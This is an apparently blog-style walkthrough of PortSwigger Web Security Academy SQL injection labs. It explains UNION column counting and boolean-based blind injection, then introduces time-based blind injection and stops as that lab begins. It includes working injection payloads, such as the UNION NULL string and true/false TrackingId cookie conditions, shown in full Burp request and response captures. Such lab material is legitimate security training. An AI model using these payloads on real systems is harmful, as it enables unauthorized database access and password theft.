
Internal Server Error

It again gave us a error.

If the number of nulls does not match the number of columns, the database returns an error, such as:

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

Let's try to increase the **Null ' UNION SELECT NULL,NULL,NULL—**


0ab0003603da749cc04e20c200020010.web-security-academy.net/filter?category=Pets%27UNION%20select%20NULL,NULL,NULL--

SQL injection UNION attack, determining the number of columns returned by the query

Back to lab description

Congratulations, you solved the lab!

Pets'UNION select NULL,NULL,NULL--

Pest Control Umbrella	$26.10	View details
Giant Grasshopper	$87.28	View details
Pet Experience Days	$84.15	View details
The Lazy Dog	$41.58	View details

BOOM!!!!! It returned an additional row containing null values. Which means the SQL Injection attack was successful.

Inferential SQLi (Blind SQLi):

Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as “blind SQL Injection attacks”).

Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application’s response and the resulting behavior of the database server. The two types of inferential SQL Injection are **Blind-boolean-based SQLi** and **Blind-time-based SQLi**.

1. Boolean-based (content-based) Blind SQLi:


Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result. Depending on the result, the content within the HTTP response will change, or remain the same.

This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned.

Let's take an example for better understanding:

This is the vulnerable website:

https://portswigger.net/web-security/sql-injection/blind/lab/conditional-responses



portswigger.net/web-security/sql-injection/blind/lab-conditional-responses

Web Security Academy » SQL injection » Blind » Lab

Lab: Blind SQL injection with conditional responses

PRACTITIONER LAB Not solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.


The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.


In this lab we have to check for Welcome back message in the response.

Let's Begin!


https://0a3500cb048a93b0c1d80d970072006b.web-security-academy.net/filter?category=Lifestyle
WebSecurity Academy
Blind SQL injection with conditional responses
Back to lab home
Back to lab description
LAB Not solved
Home | Welcome back! | My account
WE LIKE TO SHOP
Lifestyle
Refine your search:
All Accessories Clothing, shoes and accessories Gifts Lifestyle Pets
Paint a rainbow
The Splash
There's No Place Like Gnome
Balance Beams

Here in the webpage when we select the category Lifestyle, we can clearly see the parameter reflection in the URL page.


Let's start our BrupSuite and reload the page.


Request to https://0a3500cb048a93b0c1d80d970072006b.web-security-academy.net:443 [34.246.129.62]

```
GET /filter?category=Lifestyle HTTP/1.1
Host: 0a3500cb048a93b0c1d80d970072006b.web-security-academy.net
Cookie: TrackingId=Y6xJkMLGtyJBhUjT; session=ILH2pMqAB7SBb0nbWmL8CwoD15hU90E1
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a3500cb048a93b0c1d80d970072006b.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Here is the request we can see the cookie which contains Tracking Id. Let's try to modify it and check the response in the repeater tab.

Where TrackingId= Y6xJkMLGtyJBhUjT**' AND '1'='1**



Request


```
GET /filter?category=Lifestyle HTTP/1.1
Host: 0a3500cb048a93b0c1d80d970072006b.web-security-academy.net
Cookie: TrackingId=Y6xJkMLGtyJBhUjT' AND '1'='1; session=
ILH2pMqAB7SBb0nbWmL8CwoD15hU90E1
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a3500cb048a93b0c1d80d970072006b.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Response

```
    <section class="maincontainer">
      <div class="container is-page">
        <header class="navigation-header">
          <section class="top-links">
            <a href=/>Home
            </a>
            <p>
              |
            </p>
            <div>
              Welcome back!
            </div>
            <p>
              |
            </p>
            <a href="/my-account">
              My account
            </a>
            <p>
              |
            </p>
          </section>
        </header>
        <header class="notification-header">
        </header>
        <section class="ecoms-pageheader">
          <img src="/resources/images/shop.svg">
        </section>
        <section class="ecoms-pageheader">
          <h1>
            Lifestyle
          </h1>
        </section>
        <section class="search-filters">
          <label>
```

Since here "1 = 1" condition is true we get Welcome Back! message in the response tab.

Now lets change the payload where TrackingId= Y6xJkMLGtyJBhUjT**' AND '1'='2**



Target: https://0a3500cb048a93b0c1d80d97

Request

```
GET /filter?category=Lifestyle HTTP/1.1
Host: 0a3500cb048a93b0c1d80d970072006b.web-security-academy.net
Cookie: TrackingId=Y6xJkMLGtyJBhUjT' AND '1'='2; session=
ILH2pMqAB7SBb0nbWmL8CwoD15hU90E1
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a3500cb048a93b0c1d80d970072006b.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 5095

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      &#66;&#108;&#105;&#110;&#100;&#32;&#83;&#81;&#76;&#32;&#105;&#
      110;&#106;&#101;&#99;&#116;&#105;&#111;&#110;&#32;&#119;&#105;
      &#116;&#104;&#32;&#99;&#111;&#110;&#100;&#105;&#116;&#105;&#11
      1;&#110;&#97;&#108;&#32;&#114;&#101;&#115;&#112;&#111;&#110;&#
      115;&#101;&#115;
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Blind SQL injection with conditional responses
            </h2>
            <a id='lab-link' class='button' href='/'>
              Back to lab home
            </a>
            <a class=link-back href='
```

Here we didn't get the Welcome Back message since "1 = 2 " is a false condition.

2. Time-based Blind SQLi:


Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker.

whether the result of the query is TRUE or FALSE. Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned.

Let's take an example for better understanding:

This is the vulnerable website:

https://portswigger.net/web-security/sql-injection/blind/lab-time-delays



Lab: Blind SQL injection with time delays


This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.


To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.

Acoording to the question given , to solve the lab we have to exploit the SQL Injection vulnerability to cause a 10 second delay.

Let's Begin!


https://0a9a005003cf0415c09ba549003d0007.web-security-academy.net/filter?category=Corporate+gifts

